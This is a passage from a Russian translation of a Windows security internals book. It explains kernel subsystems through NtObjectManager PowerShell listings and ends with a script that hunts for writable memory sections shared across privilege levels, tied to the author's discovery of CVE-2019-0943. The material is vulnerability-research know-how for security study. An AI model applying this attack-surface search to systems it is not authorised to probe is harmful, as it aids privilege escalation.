PS> Get-NtObjectInformationClass Key
Key                     Value
---                     -----
KeyBasicInformation         0
--snip--

PS> Get-NtObjectInformationClass Key -Set
Key                     Value
---                     -----
KeyWriteTimeInformation     0
--snip--
```

Листинг 2-24. Проверка классов QueryInformation и SetInformation типа Key

Вызов `Get-NtObjectInformationClass` только с именем типа возвращает класс `QueryInformation`. Если вместе с именем указать параметр `Set`, будет возвращён класс `SetInformation`. Обратите внимание, что у двух показанных элементов разные имена, поэтому они представляют разные сведения.

Диспетчер ввода-вывода

Диспетчер ввода-вывода (input/output, I/O) предоставляет доступ к устройствам ввода-вывода через драйверы устройств. Основное назначение этих драйверов - реализация файловой системы. Например, когда вы открываете документ на компьютере, файл становится доступен через драйвер файловой системы. Диспетчер ввода-вывода поддерживает и другие виды драйверов, например клавиатуры и видеокарты, но на самом деле эти драйверы - всего лишь замаскированные драйверы файловой системы.

Новый драйвер можно загрузить вручную системным вызовом `NtLoadDriver` или автоматически с помощью диспетчера Plug and Play (PnP). Для каждого драйвера диспетчер ввода-вывода создаёт элемент в каталоге `Driver`. Перечислить содержимое этого каталога может только администратор. К счастью, обычному пользователю обращаться к каталогу `Driver` не требуется. Вместо этого с драйвером можно взаимодействовать через объект `Device`, который обычно создаётся в каталоге `Device`.

Драйверы отвечают за создание новых объектов `Device` посредством API `IoCreateDevice`. С одним драйвером может быть связано несколько объектов `Device`; их может не быть вовсе, если драйверу не требуется взаимодействовать с пользователем. Как показано в листинге 2-25, обычный пользователь может перечислить содержимое каталога `Device` через OMNS.

```
PS> ls NtObject:\Device
Name                                       TypeName
----                                       --------
_HID00000034                               Device
DBUtil_2_3                                 Device
000000c7                                   Device
000000b3                                   Device
UMDFCtrlDev-0f8ff736-55d7-11ea-b5d8-2... Device
0000006a                                   Device
--snip--
```

Листинг 2-25. Отображение объектов Device

Из вывода видно, что все имена типов объектов равны `Device`. Однако поиск системного вызова со словом `Device` в имени ничего не даст. Причина в том, что мы взаимодействуем с диспетчером ввода-вывода не через специализированные системные вызовы, а посредством вызовов для объектов `File`, например `NtCreateFile`. Доступ к ним предоставляют команды `New-NtFile` и `Get-NtFile`, которые соответственно создают и открывают файлы, как показано в листинге 2-26.

```
PS> Use-NtObject($f = Get-NtFile "\SystemRoot\notepad.exe") {
    $f | Select-Object FullPath, NtTypeName
}
FullPath                                    NtTypeName
--------                                    ----------
[1] \Device\HarddiskVolume3\Windows\notepad.exe File

PS> Get-Item NtObject:\Device\HarddiskVolume3
Name            TypeName
----            --------
HarddiskVolume3 Device
```

Листинг 2-26. Открытие объекта устройства и отображение пути его тома

В этом примере мы открываем `notepad.exe` из каталога Windows. Символическая ссылка `SystemRoot` указывает на каталог Windows на системном диске. Поскольку она является частью OMNS, первоначально доступ к файлу обрабатывает OMNS. Получив открытый дескриптор, можно выбрать полный путь к файлу и имя его типа.

По результату видно, что полный путь начинается с `\Device\HarddiskVolume3\`, после чего следует `Windows\notepad.exe` [1]. Если вывести сведения об устройстве, окажется, что оно имеет тип `Device`. После того как диспетчер объектов находит объект `Device`,
он передаёт ответственность за оставшуюся часть пути диспетчеру ввода-вывода, который вызывает соответствующий метод внутри драйвера ядра.

Перечислить загруженные в ядро драйверы можно командой `Get-NtKernelModule`, как показано в листинге 2-27.

```
PS> Get-NtKernelModule
Name         ImageBase        ImageSize
----         ---------        ---------
ntoskrnl.exe FFFFF8053BEAA000 11231232
hal.dll      FFFFF8053BE07000 667648
kd.dll       FFFFF8053B42E000 45056
msrpc.sys    FFFFF8053B48E000 393216
ksecdd.sys   FFFFF8053B45E000 172032
--snip--
```

Листинг 2-27. Перечисление всех загруженных драйверов ядра

В отличие от других операционных систем, например Linux, Windows не реализует основные сетевые протоколы, такие как TCP/IP, встроенными системными вызовами. Вместо этого в Windows имеется драйвер диспетчера ввода-вывода Ancillary Function Driver (AFD), предоставляющий приложениям доступ к сетевым службам. Работать с драйвером напрямую не требуется: Win32 предоставляет для доступа к нему API в стиле сокетов BSD под названием WinSock. Помимо стандартного набора интернет-протоколов, включая TCP/IP, AFD реализует и другие виды сетевых сокетов, например сокеты Unix и специальные сокеты Hyper-V для связи с виртуальными машинами.

Пока на этом мы завершим разговор о диспетчере ввода-вывода. Теперь обратимся к другой важной подсистеме - диспетчеру процессов и потоков.

Диспетчер процессов и потоков

Весь код пользовательского режима выполняется в контексте процесса, в котором имеется один или несколько потоков, управляющих выполнением кода. Как процессы, так и потоки являются защищаемыми ресурсами. Это вполне естественно: получив доступ к процессу, можно изменить его код и выполнить этот код в контексте другой личности пользователя. Поэтому, в отличие от большинства других объектов ядра, процесс или поток нельзя открыть по имени. Вместо этого используется уникальный числовой идентификатор процесса (process ID, PID) или потока (thread ID, TID).

Чтобы получить список выполняющихся процессов и потоков, можно было бы полностью перебрать пространство идентификаторов, вызывая системный вызов открытия для каждого возможного значения, но это заняло бы немало времени. К счастью, системный вызов `NtQuerySystemInformation` предоставляет класс сведений `SystemProcessInformation`, позволяющий перечислять процессы и потоки без доступа к объекту `Process`.

Получить перечень процессов и потоков можно командами `Get-NtProcess` и `Get-NtThread`, передав им параметр `InfoOnly`, как показано в листинге 2-28. Похожий вывод создаёт и встроенная команда `Get-Process`. У каждого возвращённого объекта имеется свойство `Threads`, посредством которого можно запросить сведения о потоках.

```
PS> Get-NtProcess -InfoOnly
PID PPID Name          SessionId
--- ---- ----          ---------
0   0    Idle          0
4   0    System        0
128 4    Secure System 0
192 4    Registry      0
812 4    smss.exe      0
920 892  csrss.exe     0
--snip--

PS> Get-NtThread -InfoOnly
TID PID ProcessName StartAddress
--- --- ----------- ------------
0   0   Idle        FFFFF8004C9CAFD0
0   0   Idle        FFFFF8004C9CAFD0
--snip--
```

Листинг 2-28. Отображение процессов и потоков без высоких привилегий

Первые два процесса в выводе являются особыми. Первый - процесс `Idle` с PID 0. Он содержит потоки, которые выполняются, когда операционная система простаивает, откуда и происходит его имя. Регулярно работать с этим процессом вам не придётся. Процесс `System` с PID 4 важен тем, что целиком работает в режиме ядра. Когда ядру или драйверу требуется выполнить фоновый поток,

этот поток связывается с процессом System.

Чтобы открыть процесс или поток, передайте команде Get-NtProcess или Get-NtThread нужный PID либо TID. Команда вернёт объект Process или Thread, с которым затем можно работать. Например, в листинге 2-29 показано, как запросить командную строку и путь к исполняемому файлу текущего процесса.

```
PS> $proc = Get-NtProcess -ProcessId $pid
PS> $proc.CommandLine
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

PS> $proc.Win32ImagePath
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Листинг 2-29. Открытие текущего процесса по его идентификатору

При открытии объекта Process или Thread по идентификатору вы получаете дескриптор. Для удобства ядро поддерживает также два псевдодескриптора, ссылающиеся на текущий процесс и текущий поток. Псевдодескриптор текущего процесса - преобразованное в дескриптор значение -1, а текущего потока - -2. Получить эти псевдодескрипторы можно, передав команде Get-NtProcess или Get-NtThread параметр Current вместо идентификатора.

Обратите внимание, что безопасность процесса и его потоков независима. Если известен идентификатор потока, можно получить доступ к его дескриптору внутри процесса, даже не имея доступа к самому процессу.

Диспетчер памяти

У каждого процесса имеется собственное адресное пространство виртуальной памяти, которым разработчик может распоряжаться по своему усмотрению. 32-разрядный процесс способен обращаться к адресному пространству виртуальной памяти объёмом до 2 Гбайт, а в 64-разрядной Windows - до 4 Гбайт, тогда как 64-разрядный процесс может обращаться к 128 Тбайт. Выделением этого адресного пространства управляет подсистема диспетчера памяти ядра.

Маловероятно, что в вашем компьютере установлено 128 Тбайт физической памяти, однако диспетчер памяти умеет создавать впечатление, будто её больше, чем на самом деле. Например, он может использовать специальный файл файловой системы, называемый файлом подкачки, и временно сохранять в нём не нужные в данный момент данные из памяти. Поскольку свободное пространство файловой системы намного больше физической памяти компьютера, таким способом удаётся создать видимость огромного объёма памяти.

Пространство виртуальной памяти совместно используется выделенными областями памяти; в нём хранится выполняющееся состояние каждого процесса и его исполняемый код. У каждой выделенной области может быть один из режимов защиты, например ReadOnly или ReadWrite, который необходимо выбирать в соответствии с назначением памяти. В частности, для выполнения кода память должна иметь режим защиты ExecuteRead или ExecuteReadWrite.

Все сведения о состоянии памяти процесса можно запросить вызовом NtQueryVirtualMemory, если дескриптору процесса предоставлено право QueryLimitedInformation. Однако для чтения и записи самих данных памяти требуются соответственно права VmRead и VmWrite и вызовы NtReadVirtualMemory и NtWriteVirtualMemory.

Выделять и освобождать память процесса позволяют NtAllocateVirtualMemory и NtFreeVirtualMemory; для обоих требуется право VmOperation. Наконец, режим защиты памяти можно изменить с помощью NtProtectVirtualMemory, которому также необходим доступ VmOperation.

Команды NtVirtualMemory

В PowerShell эти системные вызовы обёрнуты командами `Get-NtVirtualMemory`, `Add-NtVirtualMemory`, `Read-NtVirtualMemory`, `Write-NtVirtualMemory`, `Remove-NtVirtualMemory` и `Set-NtVirtualMemory`. Обратите внимание, что все они принимают необязательный параметр `Process`, позволяющий обращаться к памяти не текущего, а другого процесса. Их работа показана в листинге 2-30.

```
[1] PS> Get-NtVirtualMemory
Address          Size   Protect          Type    State   Name
-------          ----   -------          ----    -----   ----
000000007FFE0000 4096   ReadOnly         Private Commit
000000007FFEF000 4096   ReadOnly         Private Commit
000000E706390000 241664 None             Private Reserve
000000E7063CB000 12288  ReadWrite, Guard Private Commit
000000E7063CE000 8192   ReadWrite        Private Commit
000000F6583F0000 12288  ReadOnly         Mapped  Commit  powershell.exe.mui
--snip--

[2] PS> $addr = Add-NtVirtualMemory -Size 1000 -Protection ReadWrite
PS> Get-NtVirtualMemory -Address $addr
Address          Size   Protect          Type    State   Name
-------          ----   -------          ----    -----   ----
000002624A440000 4096   ReadWrite        Private Commit

[3] PS> Read-NtVirtualMemory -Address $addr -Size 4 | Out-HexDump
00 00 00 00

[4] PS> Write-NtVirtualMemory -Address $addr -Data @(1,2,3,4)
4

[5] PS> Read-NtVirtualMemory -Address $addr -Size 4 | Out-HexDump
01 02 03 04

[6] PS> Set-NtVirtualMemory -Address $addr -Protection ExecuteRead -Size 4
ReadWrite

[7] PS> Get-NtVirtualMemory -Address $addr
Address          Size   Protect          Type    State   Name
-------          ----   -------          ----    -----   ----
000002624A440000 4096   ExecuteRead      Private Commit

[8] PS> Remove-NtVirtualMemory -Address $addr
PS> Get-NtVirtualMemory -Address $addr
Address          Size   Protect          Type    State   Name
-------          ----   -------          ----    -----   ----
000002624A440000 196608 NoAccess         None    Free
```

Листинг 2-30. Выполнение различных операций с памятью процесса

Здесь выполняется несколько операций. Сначала командой `Get-NtVirtualMemory` перечисляются все области памяти, используемые текущим процессом [1]. Возвращаемый список будет длинным, но приведённый фрагмент даёт общее представление о формате сведений. Для каждой области в нём указаны адрес, размер, режим защиты и состояние. Возможны три значения состояния:

• `Commit` означает, что область виртуальной памяти выделена и доступна для использования;
• `Reserve` означает, что область виртуальной памяти выделена, но в настоящий момент не обеспечена физической памятью; обращение к зарезервированной области приведёт к аварийному завершению;
• `Free` означает, что область виртуальной памяти не используется; обращение к свободной области приведёт к аварийному завершению.

Возможно, вы задаётесь вопросом, чем различаются `Reserve` и `Free`, если обращение и к зарезервированной, и к свободной области вызывает аварийное завершение. Состояние `Reserve` позволяет зарезервировать область виртуальной памяти для последующего использования, чтобы никакой другой код не мог выделить память в этом диапазоне адресов. Позднее состояние `Reserve` можно преобразовать в `Commit`, повторно вызвав `NtAllocateVirtualMemory`. Состояние `Free` обозначает области, свободно доступные для
выделения. Значение столбцов `Type` и `Name` мы разберём позднее в этом разделе.

Затем мы выделяем область размером 1000 байт с доступом для чтения и записи и сохраняем её адрес в переменной [2]. Передав адрес команде `Get-NtVirtualMemory`, можно запросить только эту конкретную область виртуальной памяти. Обратите внимание: хотя мы запросили 1000 байт, возвращённый размер равен 4096 байтам. Это связано с минимальным размером выделения виртуальной памяти в Windows; в используемой мной системе он составляет 4096 байт. Выделить область меньшего размера невозможно. Поэтому данные системные вызовы не особенно полезны для обычного выделения памяти программой. Это скорее примитивы, на основе которых строятся диспетчеры «кучи», например функция `malloc` библиотеки C.

Далее мы читаем данные из только что выделенной области и записываем в неё. Сначала командой `Read-NtVirtualMemory` читаем 4 байта и обнаруживаем, что все они нулевые [3]. Затем командой `Write-NtVirtualMemory` записываем в область байты `1`, `2`, `3` и `4` [4]. После этого вновь читаем байты, чтобы удостовериться в успешной записи [5]; два значения должны совпасть, как и показано в выводе.

После выделения памяти её защиту можно изменить командой `Set-NtVirtualMemory`. В данном случае мы делаем выделенную память исполняемой, указав защиту `ExecuteRead` [6]. Запрос текущего состояния области командой `Get-NtVirtualMemory` [7] показывает, что защита изменилась с `ReadWrite` на `ExecuteRead`. Обратите также внимание: хотя мы запросили изменение защиты всего 4 байтов, исполняемой стала вся область размером 4096 байт. Причина вновь заключается в минимальном размере выделения памяти.

Наконец, командой `Remove-NtVirtualMemory` мы освобождаем память и проверяем, что теперь она находится в состоянии `Free` [8]. Память, выделенная с помощью `NtAllocateVirtualMemory`, считается частной, что отражено в значении свойства `Type` в листинге 2-30.

Объекты Section

Другой способ выделения виртуальной памяти связан с объектами `Section`. `Section` - тип ядра, реализующий файлы, отображаемые в память. Такие объекты можно использовать для двух связанных задач:

• чтения или записи файла так, будто он целиком загружен в память;
• совместного использования памяти процессами, при котором изменение в одном процессе отражается в другом.

Объект `Section` можно создать системным вызовом `NtCreateSection` или командой PowerShell `New-NtSection`. Необходимо указать размер отображения, защиту памяти и необязательный дескриптор файла; в ответ возвращается дескриптор раздела.

Однако само создание раздела не предоставляет автоматического доступа к памяти: сначала раздел нужно отобразить в адресное пространство виртуальной памяти посредством `NtMapViewOfSection` или `Add-NtSection`. В примере из листинга 2-31 создаётся анонимный раздел и отображается в память.

```
[1] PS> $s = New-NtSection -Size 4096 -Protection ReadWrite
[2] PS> $m = Add-NtSection -Section $s -Protection ReadWrite
```

```
PS> Get-NtVirtualMemory $m.BaseAddress
Address          Size Protect   Type   State  Name
-------          ---- -------   ----   -----  ----
000001C3DD0E0000 4096 ReadWrite Mapped Commit

[3] PS> Remove-NtSection -Mapping $m
PS> Get-NtVirtualMemory -Address 0x1C3DD0E0000
Address          Size Protect   Type   State  Name
-------          ---- -------   ----   -----  ----
000001C3DD0E0000 4096 NoAccess  None   Free

[4] PS> Add-NtSection -Section $s -Protection ExecuteRead
Exception calling "Map" with "9" argument(s):
  "(0xC000004E) - A view to a section specifies a protection which is
   incompatible with the initial view's protection."
```

Листинг 2-31. Создание раздела и его отображение в память

Сначала мы создаём объект `Section` размером 4096 байт и с защитой `ReadWrite` [1]. Параметр `File` не указан, поэтому раздел анонимный и не подкреплён файлом. Если бы объекту `Section` был присвоен путь OMNS, представленную им анонимную память можно было бы совместно использовать в других процессах.

Затем командой `Add-NtSection` отображаем раздел в память, указывая нужную защиту, и запрашиваем отображённый адрес, чтобы проверить успешность операции [2]. Обратите внимание, что `Type` имеет значение `Mapped`. Завершив работу с отображением, вызываем `Remove-NtSection`, отменяем его и проверяем, что память теперь свободна [3].

Наконец, мы демонстрируем, что раздел нельзя отобразить с защитой, отличающейся от предоставленной при создании объекта `Section` [4]. Попытка отобразить раздел с несовместимыми разрешениями на чтение и выполнение приводит к исключению.

Допустимая защита при отображении объекта `Section` в память зависит от двух факторов. Первый - защита, указанная при создании объекта. Например, раздел, созданный с защитой `ReadOnly`, нельзя отобразить с разрешением записи.

Второй фактор - доступ, предоставленный отображаемому дескриптору раздела. Для отображения раздела с разрешением чтения дескриптор должен иметь доступ `MapRead`. Для записи нужны одновременно `MapRead` и `MapWrite`. Разумеется, одного `MapWrite` недостаточно, чтобы отобразить раздел для записи, если исходный объект `Section` не был создан с допускающей запись защитой.

Раздел можно отобразить в другой процесс, указав дескриптор процесса команде `Add-NtSection`. Для `Remove-NtSection` процесс указывать не требуется, поскольку объект отображения знает, в какой процесс он был отображён. В выводе сведений о памяти столбец `Name` содержит имя подкрепляющего файла, если такой файл существует.

Созданный нами раздел был анонимным, поэтому в столбце `Name` ничего нет. Однако найти отображённые разделы, подкреплённые файлами, можно запросом из листинга 2-32.

```
PS> Get-NtVirtualMemory -Type Mapped | Where-Object Name -ne ""
Address          Size    Protect  Type   State  Name
-------          ----    -------  ----   -----  ----
000001760DB90000 815104  ReadOnly Mapped Commit locale.nls
000001760DC60000 12288   ReadOnly Mapped Commit powershell.exe.mui
000001760DEE0000 20480   ReadOnly Mapped Commit winnlsres.dll
000001760F720000 3371008 ReadOnly Mapped Commit SortDefault.nls
--snip--
```

Листинг 2-32. Перечисление именованных отображённых файлов

Помимо типов `Anonymous` и `Mapped` существует третий тип раздела - `Image`. Если передать дескриптор исполняемого файла Windows, ядро автоматически разберёт его формат и создаст несколько подразделов, представляющих различные компоненты исполняемого файла. Для

создания отображённого образа из файла достаточно доступа `Execute` к дескриптору файла; разрешение на чтение самого файла не требуется.

Windows широко использует разделы образов, чтобы упростить отображение исполняемых файлов в память. Такой раздел можно задать флагом `Image` при создании объекта `Section` или командой `New-NtSectionImage`, как показано в листинге 2-33.

```
PS> $sect = New-NtSectionImage -Win32Path "C:\Windows\notepad.exe"
[1] PS> $map = Add-NtSection -Section $sect -Protection ReadOnly
PS> Get-NtVirtualMemory -Address $map.BaseAddress
Address          Size   Protect     Type  State  Name
-------          ----   -------     ----  -----  ----
[2] 00007FF667150000 4096   ReadOnly    Image Commit notepad.exe

[3] PS> Get-NtVirtualMemory -Type Image -Name "notepad.exe"
Address          Size   Protect     Type  State  Name
-------          ----   -------     ----  -----  ----
00007FF667150000 4096   ReadOnly    Image Commit notepad.exe
00007FF667151000 135168 ExecuteRead Image Commit notepad.exe
00007FF667172000 36864  ReadOnly    Image Commit notepad.exe
00007FF66717B000 12288  WriteCopy   Image Commit notepad.exe
00007FF66717E000 4096   ReadOnly    Image Commit notepad.exe
00007FF66717F000 4096   WriteCopy   Image Commit notepad.exe
00007FF667180000 8192   ReadOnly    Image Commit notepad.exe

[4] PS> Out-HexDump -Buffer $map -ShowAscii -Length 128
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  - MZ..............
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  - ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  - ................
00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  - ................
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  - ........!..L.!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  - is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  - t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  - mode....$.......
```

Листинг 2-33. Отображение notepad.exe и просмотр загруженного образа

Как видно, при отображении раздела образа не требуется указывать защиту `ExecuteRead` или `ExecuteReadWrite`: подойдёт любая, включая `ReadOnly` [1]. В сведениях о памяти по адресу отображения нет исполняемой памяти, а размер выделенной области составляет всего 4096 байт [2], что кажется слишком малым для `notepad.exe`. Причина в том, что раздел состоит из нескольких меньших отображённых областей. Если отфильтровать сведения о памяти по имени отображения [3], можно увидеть исполняемую память. Команда `Out-HexDump` позволяет вывести содержимое буфера отображённого файла [4].

Контроль целостности кода

Одна из важных задач безопасности - гарантировать, что выполняемый на компьютере код совпадает с тем, который предполагал запустить производитель. Если злоумышленник изменил файлы операционной системы, это может привести, например, к утечке конфиденциальных данных.

Microsoft считает целостность выполняемого в Windows кода настолько важной, что для неё существует отдельная подсистема. Подсистема контроля целостности проверяет и ограничивает перечень файлов, которые могут выполняться в ядре, а при необходимости и в пользовательском режиме, проверяя целостность кода. При загрузке файла образа диспетчер памяти может обратиться к этой подсистеме, если нужно проверить правильность подписи исполняемого файла.

Почти каждый исполняемый файл в стандартной установке Windows подписан посредством механизма Authenticode. Он позволяет встроить криптографическую подпись в исполняемый файл

или собрать подписи в файле каталога. Подсистема контроля целостности может прочитать подпись, проверить её действительность и на этом основании принять решение о доверии.

Состояние подписи исполняемого файла можно запросить командой `Get-AuthenticodeSignature`, как показано в листинге 2-34.

```
PS> Get-AuthenticodeSignature "$env:WinDir\system32\notepad.exe" | Format-List
SignerCertificate : [Subject]
    CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond,
S=Washington, C=US
--snip--
Status            : Valid
StatusMessage     : Signature verified.
Path              : C:\WINDOWS\system32\notepad.exe
SignatureType     : Catalog
IsOSBinary        : True
```

Листинг 2-34. Отображение подписи Authenticode драйвера ядра

Здесь мы запрашиваем состояние подписи исполняемого файла `notepad.exe`, форматируя вывод команды в виде списка. Вывод начинается со сведений
о сертификате X.509 подписанта. Здесь я показал только имя субъекта, которое ясно указывает, что файл подписан Microsoft.

Далее следует состояние подписи; в данном случае оно указывает, что файл действителен, а подпись проверена. Подписанный файл может иметь недействительную подпись, например если сертификат был отозван. Тогда в состоянии, скорее всего, будет показана ошибка наподобие `NotSigned`.

Свойство `SignatureType` показывает, что эта подпись основана на файле каталога, а не встроена в сам файл. По сведениям, встроенным в подпись, видно также, что это двоичный файл операционной системы.

Самое распространённое решение о доверии, принимаемое подсистемой контроля целостности, - проверка возможности загрузки драйвера ядра. Подпись каждого файла драйвера должна восходить по цепочке доверия к ключу, выпущенному Microsoft. Если подпись недействительна или не восходит к такому ключу, ядро может заблокировать загрузку драйвера, чтобы сохранить целостность системы.

Расширенный локальный вызов процедур

Подсистема расширенного локального вызова процедур (advanced local procedure call, ALPC) реализует локальное межпроцессное взаимодействие. Чтобы воспользоваться ALPC, сначала необходимо системным вызовом `NtCreateAlpcPort` создать серверный порт ALPC и присвоить ему имя в OMNS. Затем клиент может вызвать `NtConnectAlpcPort` с этим именем и подключиться к серверному порту.

На базовом уровне порт ALPC обеспечивает безопасную передачу отдельных сообщений между сервером и клиентом. ALPC служит нижележащим транспортом для API локального удалённого вызова процедур, реализованных в Windows.

Диспетчер конфигурации

Диспетчер конфигурации, более известный как реестр, - важный компонент настройки операционной системы. В нём хранится самая разнообразная конфигурационная информация: от критически важного для системы списка доступных драйверов устройств диспетчера ввода-вывода до менее существенной последней позиции окна текстового редактора на экране.

Реестр можно представить как файловую систему, где ключи подобны папкам, а значения - файлам. Обращаться к нему можно через OMNS, хотя для этого требуются системные вызовы, предназначенные специально для реестра. Корень реестра находится по пути OMNS `REGISTRY`. Содержимое реестра можно перечислить в PowerShell через диск `NtObject`, как показано в листинге 2-35.

```
PS> ls NtObject:\REGISTRY
Name    TypeName
----    --------
A       Key
MACHINE Key
USER    Key
WC      Key
```

Листинг 2-35. Перечисление корневого ключа реестра

Чтобы упростить доступ к реестру, путь `NtObject:\REGISTRY` из листинга 2-35 можно заменить на `NtKey:\`.

При инициализации ядро заранее создаёт четыре показанных здесь ключа. Каждый из них служит специальной точкой подключения, к которой можно присоединить куст реестра. Куст - это иерархия объектов `Key` под одним корневым ключом. Администратор может загружать новые кусты из файла и присоединять их к этим существующим ключам.

Обратите внимание, что в PowerShell уже имеется поставщик диска для доступа к реестру. Однако он показывает только представление реестра Win32 и скрывает его внутренние подробности. Представление реестра Win32 отдельно рассматривается в главе 3.

С реестром можно взаимодействовать напрямую: команды `Get-NtKey` и `New-NtKey` соответственно открывают и создают объекты `Key`. Команды `Get-NtKeyValue` и `Set-NtKeyValue` получают и задают значения ключей. Для удаления ключей или значений предназначены `Remove-NtKey` и `Remove-NtKeyValue`. Несколько таких команд показано в листинге 2-36.

```
PS> $key = Get-NtKey \Registry\Machine\SOFTWARE\Microsoft\.NETFramework
PS> Get-NtKeyValue -Key $key
Name                     Type   DataObject
----                     ----   ----------
Enable64Bit              Dword  1
InstallRoot              String C:\Windows\Microsoft.NET\Framework64\
UseRyuJIT                Dword  1
DbgManagedDebugger       String "C:\Windows\system32\vsjitdebugger.exe"...
DbgJITDebugLaunchSetting Dword  16
```

Листинг 2-36. Открытие ключа реестра и запрос его значений

Мы открываем объект `Key` командой `Get-NtKey`. После этого сохранённые в нём значения можно запросить командой `Get-NtKeyValue`. Каждая запись вывода содержит имя значения, тип хранящихся данных и их строковое представление.

Практические примеры

С помощью PowerShell можно легко изменять сценарии примеров из этой книги и решать множество различных задач. Чтобы поощрить эксперименты, каждая глава завершается набором практических примеров, в которых изученные команды применяются по-новому.

В этих примерах я буду также отмечать случаи, когда с помощью данных инструментов мне удавалось обнаружить уязвимости безопасности. Исследователю безопасности это даст ясное представление о том, что искать в приложениях Microsoft и сторонних разработчиков, а разработчику поможет избегать определённых ошибок.

Поиск открытых дескрипторов по имени

У объектов, возвращаемых командой `Get-NtHandle`, есть дополнительные свойства для запроса имени объекта и его дескриптора безопасности. По умолчанию они не отображаются, поскольку их получение обходится дорого: необходимо открыть содержащий дескриптор процесс с доступом `DupHandle`, продублировать дескриптор обратно в вызывающий экземпляр PowerShell и лишь затем запросить свойство.

Если производительность для вас не важна, код из листинга 2-37 позволяет найти все открытые файлы, соответствующие определённому имени.

```
PS> $hs = Get-NtHandle -ObjectType File | Where-Object Name -Match Windows
PS> $hs | Select-Object ProcessId, Handle, Name
ProcessId Handle Name
--------- ------ ----
     3140     64 \Device\HarddiskVolume3\Windows\System32
     3140   1628 \Device\HarddiskVolume3\Windows\System32\en-US\KernelBase.dll.mui
     3428     72 \Device\HarddiskVolume3\Windows\System3
     3428    304 \Device\HarddiskVolume3\Windows\System32\en-US\svchost.exe.mui
     3428    840 \Device\HarddiskVolume3\Windows\System32\en-US\crypt32.dll.mui
     3428   1604 \Device\HarddiskVolume3\Windows\System32\en-US\winnlsres.dll.mui
--snip--
```

Листинг 2-37. Поиск дескрипторов объектов File с определённым именем

Сценарий запрашивает все дескрипторы объектов `File` и оставляет только те, у которых свойство `Name`, представляющее путь к файлу, содержит строку `Windows`. После первого запроса `Name` кэшируется, поэтому затем это свойство можно вывести в консоль с помощью специального выбора.

Поскольку сценарий дублирует дескриптор из процесса, он может показать дескрипторы только тех процессов, которые вызывающая сторона имеет право открыть. Для наилучшего результата запускайте его от имени администратора, способного открыть максимальное количество процессов.

Поиск совместно используемых объектов

При запросе списка дескрипторов командой `Get-NtHandle` возвращается также адрес объекта в памяти ядра. Открывая один и тот же объект ядра, вы будете получать разные дескрипторы, однако все они будут указывать на один адрес объекта ядра.

По адресу объекта можно находить процессы, совместно использующие дескрипторы. С точки зрения безопасности особенно интересны случаи, когда объект разделяют два процесса с разными привилегиями. Процесс с меньшими привилегиями может получить возможность изменить свойства объекта, обойти проверки безопасности в более привилегированном процессе и тем самым повысить собственные привилегии.

Именно этим способом я обнаружил уязвимость CVE-2019-0943 в Windows. Её причиной был привилегированный процесс кэша шрифтов Windows, совместно использовавший дескрипторы разделов с процессом низкого уровня привилегий. Последний мог отобразить общий раздел с разрешением записи и изменить содержимое, которое привилегированный процесс считал

неизменяемым. По существу, процесс с низкими привилегиями получал возможность произвольным образом изменять память привилегированного процесса, что приводило к выполнению кода с повышенными привилегиями.

В листинге 2-38 приведён пример поиска доступных для записи объектов `Section`, совместно используемых двумя процессами.

```
PS> $ss = Get-NtHandle -ObjectType Section -GroupByAddress |
Where-Object ShareCount -eq 2
PS> $mask = Get-NtAccessMask -SectionAccess MapWrite
PS> $ss = $ss | Where-Object { Test-NtAccessMask $_.AccessIntersection $mask }
PS> foreach($s in $ss) {
    $count = ($s.ProcessIds | Where-Object {
        Test-NtProcess -ProcessId $_ -Access DupHandle
    }).Count
    if ($count -eq 1) {
        $s.Handles | Select ProcessId, ProcessName, Handle
    }
}
ProcessId ProcessName Handle
--------- ----------- ------
     9100 Chrome.exe    4400
     4072 audiodg.exe   2560
```

Листинг 2-38. Поиск совместно используемых дескрипторов Section

Сначала мы получаем дескрипторы с параметром `GroupByAddress`. Он возвращает не список дескрипторов, а группы, организованные по адресу объекта ядра. Дескрипторы можно сгруппировать и встроенной командой `Group-Object`, однако группы от `GroupByAddress` имеют дополнительные свойства, в том числе `ShareCount`, указывающее количество уникальных процессов, совместно использующих объект. Здесь мы оставляем только дескрипторы, которые разделяют два процесса.

Затем требуется найти объекты `Section`, которые можно отобразить с разрешением записи. Сначала проверяем, что у всех дескрипторов имеется доступ `MapWrite`. Как упоминалось ранее, чтобы раздел можно было отобразить с разрешением записи, защита самого объекта `Section` также должна допускать запись. Как ни странно, запросить исходную защиту, заданную при создании объекта `Section`, невозможно, но проверка `MapWrite` служит простой косвенной оценкой. Мы используем свойство `AccessIntersection`, содержащее права предоставленного доступа, общие для всех дескрипторов.

Теперь, когда у нас есть возможные кандидаты среди общих разделов, нужно определить, какие из них отвечают условию доступа только к одному из процессов, содержащих дескриптор раздела. Здесь мы делаем ещё одно предположение: если с доступом `DupHandle` удаётся открыть только один из двух процессов, совместно использующих дескриптор, значит, раздел общий для привилегированного и низкопривилегированного процессов. В конце концов, если бы доступ `DupHandle` имелся к обоим процессам, их уже можно было бы скомпрометировать, похитив все их дескрипторы или продублировав дескрипторы самих процессов; если же получить доступ `DupHandle` нельзя ни к одному процессу, то невозможно получить и доступ к дескриптору раздела.

Результат листинга 2-38 - раздел, совместно используемый Chrome и процессом Audio Device Graph. Общий раздел служит для воспроизведения звука из браузера и, скорее всего, не представляет проблемы безопасности. Однако, выполнив сценарий в своей системе, вы можете обнаружить общие разделы, которые такую проблему создают.

Обратите внимание: после отображения объекта `Section` в память его дескриптор больше не требуется. Поэтому некоторые общие разделы, отображённые до закрытия исходного дескриптора, могут остаться незамеченными. Весьма вероятны и ложные срабатывания, например объекты `Section`, намеренно доступные для записи всем пользователям. Цель здесь - найти потенциальную поверхность атаки в Windows. После этого необходимо исследовать дескрипторы и установить,

привело ли их совместное использование к проблеме безопасности.

Изменение отображённого раздела

